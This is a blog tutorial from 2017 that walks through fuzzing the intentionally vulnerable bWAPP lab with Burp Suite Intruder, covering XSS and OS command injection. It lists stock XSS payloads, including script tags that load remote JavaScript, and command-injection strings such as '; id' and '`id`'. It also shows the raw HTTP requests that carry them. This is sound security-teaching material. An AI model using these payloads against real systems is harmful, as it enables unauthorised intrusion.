

Hacking Articles

Raj Chandel's Blog

[CTF Challenges](#)[Web Penetration Testing](#)[Red Teaming](#)[Penetration Testing](#)[Courses We Offer](#)[Donate us](#)

Fuzzing SQL,XSS and Command Injection using Burp Suite

posted in [PENETRATION TESTING](#) , [WEBSITE HACKING](#) on [JULY 27, 2017](#) by [RAJ CHANDEL](#)

[SHARE](#)

From Portswigger

Hello friends!! Today we are going to perform fuzzing testing on the bwapp application using burp suite intruder, performing this testing manually is time-consuming and may be a boring process for any pentester.

The fuzzing plays a vital role in software testing, it is a tool which is used for finding bugs, errors, faults, and loophole by injecting a set of partially -arbitrary

Search

Subscribe to Blog via Email

SUBSCRIBE



Follow me on Twitter

inputs called **fuzz** into a program of the application to be tested. Fuzzer tools take structure input in file format to differentiate between valid and invalid inputs. Fuzzer tool is best in identifying vulnerability like SQL injection, buffer overflow, XSS injection, and OS command injection and etc.

Let's start!!

Fuzzing XSS

Start burp suite in order to intercept the request and then send intercepted data into Intruder



Many input-based vulnerabilities, such as SQL injection, cross-site scripting, and file path traversal can be detected by submitting various test strings in request parameters and analyzing the application's responses for error messages and other anomalies.

Considered following as given below:

Configure the **position** where payload will be inserted, the **attack type** determines the way in which payloads are assigned to payload positions.


Payload position: **test** (user input for the first name)

Attack type: **Sniper** (for one payload)



Categories

- 🔖 BackTrack 5 Tutorials
- 🔖 Cryptography & Steganography
- 🔖 CTF Challenges
- 🔖 Cyber Forensics
- 🔖 Database Hacking
- 🔖 Footprinting
- 🔖 Hacking Tools
- 🔖 Kali Linux
- 🔖 Nmap
- 🔖 Others
- 🔖 Penetration Testing
- 🔖 Privilege Escalation
- 🔖 Red Teaming
- 🔖 Social Engineering Toolkit
- 🔖 Trojans & Backdoors
- 🔖 Website Hacking



🔖 Window Password Hacking

🔖 Wireless Hacking

Articles

Select Month ▼

A set payload which will be placed into payload positions during the attack. Choose payload option to configure your simple list of payload for the attack. Configure the payload list using one of Burp's predefined payload lists containing common fuzz strings.

Burp suite intruder contains fuzzing string for testing XSS injection, therefore choose **fuzzing -xss** and click on **ADD** tab to load this string into the simple list as shown in the screenshot and at final click on **start attack**.

Target

Positions

Payloads

Options

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1
 Payload count: 20

Payload type: Simple list
 Request count: 20

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

```

";alert(String.fromCharCode(88,83,83))/\r\n";al...
//--></SCRIPT>">"><SCRIPT>alert(String.fro...
";!--"><XSS>=&{()}
<SCRIPT SRC=http://ha.ckers.org/xss.js></...
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=javascrscriptpt:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert('XSS')>

```

Add

Enter a new item

Add from list ...

Server-side variable names

Fuzzing - SQL injection

Fuzzing - XSS

Fuzzing - path traversal

3 letter words

?

payload before it is used.

It will start the attack by sending a request which contains the random string to test XSS vulnerability in the target application. Now from a given list of applied string select the payload which has the highest length as output as shown in the given image, we have a select request **1** having a length equal to **13926**.

Intruder attack 2

Attack Save Columns

Results Target Positions Payloads Options


Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	13752	
1	";alert(String.fromCharCode(...	200	<input type="checkbox"/>	<input type="checkbox"/>	13926	
2	//--></SCRIPT>">"><SCRIPT...	200	<input type="checkbox"/>	<input type="checkbox"/>	13819	
3	"!-"<XSS>=&{()}	200	<input type="checkbox"/>	<input type="checkbox"/>	13766	
4	<SCRIPT SRC=http://ha.cker...	200	<input type="checkbox"/>	<input type="checkbox"/>	13796	
5	<IMG SRC="javascript:alert(...	200	<input type="checkbox"/>	<input type="checkbox"/>	13784	
6	<IMG SRC=javascript:alert("X...	200	<input type="checkbox"/>	<input type="checkbox"/>	13781	
7	<IMG SRC=javascrscriptipt:a...	200	<input type="checkbox"/>	<input type="checkbox"/>	13787	
8	<IMG SRC=JaVaScRiPt:alert...	200	<input type="checkbox"/>	<input type="checkbox"/>	13781	
9	<SCRIPT>alert("XS...	200	<input type="checkbox"/>	<input type="checkbox"/>	13788	
10	<IMG SRC=" javascri...	200	<input type="checkbox"/>	<input type="checkbox"/>	13792	
11	<SCRIPT/XSS SRC="http://h...	200	<input type="checkbox"/>	<input type="checkbox"/>	13802	
12	<SCRIPT/SRC="http://ha.cke...	200	<input type="checkbox"/>	<input type="checkbox"/>	13798	
13	<<SCRIPT>alert("XSS");//<</...	200	<input type="checkbox"/>	<input type="checkbox"/>	13782	
14	<SCRIPT>a=/XSS/alert(a.so...	200	<input type="checkbox"/>	<input type="checkbox"/>	13787	
15	!";alert("XSS");//	200	<input type="checkbox"/>	<input type="checkbox"/>	13766	
16	</TITLE><SCRIPT>alert("XS...	200	<input type="checkbox"/>	<input type="checkbox"/>	13786	
17	<TABLE><TD BACKGROUN...	200	<input type="checkbox"/>	<input type="checkbox"/>	13796	
18	<DIV STYLE="background-i...	200	<input type="checkbox"/>	<input type="checkbox"/>	13808	
19	<DIV STYLE="background-i...	200	<input type="checkbox"/>	<input type="checkbox"/>	13921	
20	<DIV STYLE="width: express...	200	<input type="checkbox"/>	<input type="checkbox"/>	13794	

Insert selected payload into the intercepted request and then forward this request as you can see in the given image.


Request		Response
Raw	Params	Headers
POST /bWAPP/xss_post.php HTTP/1.1 Host: 192.168.1.104 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:54.0) Gecko/20100101 Firefox/54.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://192.168.1.104/bWAPP/xss_post.php Content-Type: application/x-www-form-urlencoded Content-Length: 256 Cookie: PHPSESSID=e22adfc17e94386237a21664a394430d; security_level=0 Connection: close Upgrade-Insecure-Requests: 1 firstame='%3balert(String%2efromCharCode(88,83,83))%2f%2f%5c'%3balert(String%2efromCharCode(88,83,83))%2f%2f"%3balert(String%2efromCharCode(88,83,83))%2f%2f%5c"%3balert(String%2efromCharCode%3cscript%3ealert('xss')%3c%2fscript%3e&lastname=test&form=submit;		

Bravo!! Fuzzing test is completed and it found that the application has a bug which leads to XSS vulnerability. From the screenshot, you can see it is showing an XSS alert prompt.



Fuzzing OS command injection


Similarly, repeat the same process in order to intercept the request and then send intercepted data into **Intruder**.



Configure the **position** where payload will be inserted, the attack type determines the way in which payloads are assigned to payload positions.

Payload position: **www.nsa.gov** (user input for target)

Attack type: **Sniper** (for one payload)



Burp suite intruder contains a fuzzing string which will test for os command injection, therefore choose **to fuzz full** and click on **ADD** tab to load this string into the simple list as shown in the screenshot and at final click on **start attack**.

TargetPositionsPayloadsOptions

?

Payload Sets

Start attack

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload count: 45

Payload type: Simple list

Request count: 45

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Add

Enter a new item

Add from list ...

Add from list ...

Fuzzing - quick

Fuzzing - full

Username

It will start the attack by sending a request which contains the arbitrary string to test OS command injection vulnerability in the target application. Now from a given list of applied string select the payload which has the highest length as

output as shown in the given image, we have the select request **34** having a length equal to **13343**.

Insert selected payload into the intercepted request and then forward this request as you can see in the given image.

The screenshot shows a web application security tool interface. At the top, there are tabs for 'Results', 'Target', 'Positions', 'Payloads', and 'Options'. Below these is a filter bar that says 'Filter: Showing all items'. The main area is a table with the following columns: 'Request', 'Payload', 'Status', 'Error', 'Timeout', 'Length', and 'Comment'. The table contains 19 rows of data, with request 34 highlighted in orange. Below the table, there are tabs for 'Request' and 'Response'. Under the 'Request' tab, there are sub-tabs for 'Raw', 'Params', 'Headers', and 'Hex'. The 'Raw' tab is selected, showing the raw HTTP request details.

Request	Payload	Status	Error	Timeout	Length	Comment
26	& ping -i 30 127.0.0.1 &	200	<input type="checkbox"/>	<input type="checkbox"/>	13343	
27	; ping 127.0.0.1 ;	200	<input type="checkbox"/>	<input type="checkbox"/>	13343	
28	%0a ping -i 30 127.0.0.1 %0a	200	<input type="checkbox"/>	<input type="checkbox"/>	13343	
29	`ping 127.0.0.1`	200	<input type="checkbox"/>	<input type="checkbox"/>	13343	
30	id	200	<input type="checkbox"/>	<input type="checkbox"/>	13343	
31	& id	200	<input type="checkbox"/>	<input type="checkbox"/>	13343	
32	; id	200	<input type="checkbox"/>	<input type="checkbox"/>	13343	
33	%0a id %0a	200	<input type="checkbox"/>	<input type="checkbox"/>	13343	
34	`id`	200	<input type="checkbox"/>	<input type="checkbox"/>	13343	
35	;echo 111111	200	<input type="checkbox"/>	<input type="checkbox"/>	13343	
36	echo 111111	200	<input type="checkbox"/>	<input type="checkbox"/>	13343	
37	response.write 111111	200	<input type="checkbox"/>	<input type="checkbox"/>	13343	
38	:response.write 111111	200	<input type="checkbox"/>	<input type="checkbox"/>	13343	
39	http://<yourservername>/	200	<input type="checkbox"/>	<input type="checkbox"/>	13343	
40	<youremail>%0aCc:<youre...	200	<input type="checkbox"/>	<input type="checkbox"/>	13343	
41	<youremail>%0d%0aCc:<yo...	200	<input type="checkbox"/>	<input type="checkbox"/>	13343	
42	<youremail>%0aBcc:<youre...	200	<input type="checkbox"/>	<input type="checkbox"/>	13343	
43	<youremail>%0d%0aBcc:<y...	200	<input type="checkbox"/>	<input type="checkbox"/>	13343	
44	%0aDATA%0afoo%0a%2e...	200	<input type="checkbox"/>	<input type="checkbox"/>	13343	

Request Response


Raw Params Headers Hex

POST /bWAPP/commandi.php HTTP/1.1
Host: 192.168.1.105
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:54.0) Gecko/20100101

```
Firefox/54.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.105/bWAPP/commandi.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Cookie: PHPSESSID=abc6e4fb1eef65c741599a633882f20c; security_level=0
Connection: close
Upgrade-Insecure-Requests: 1

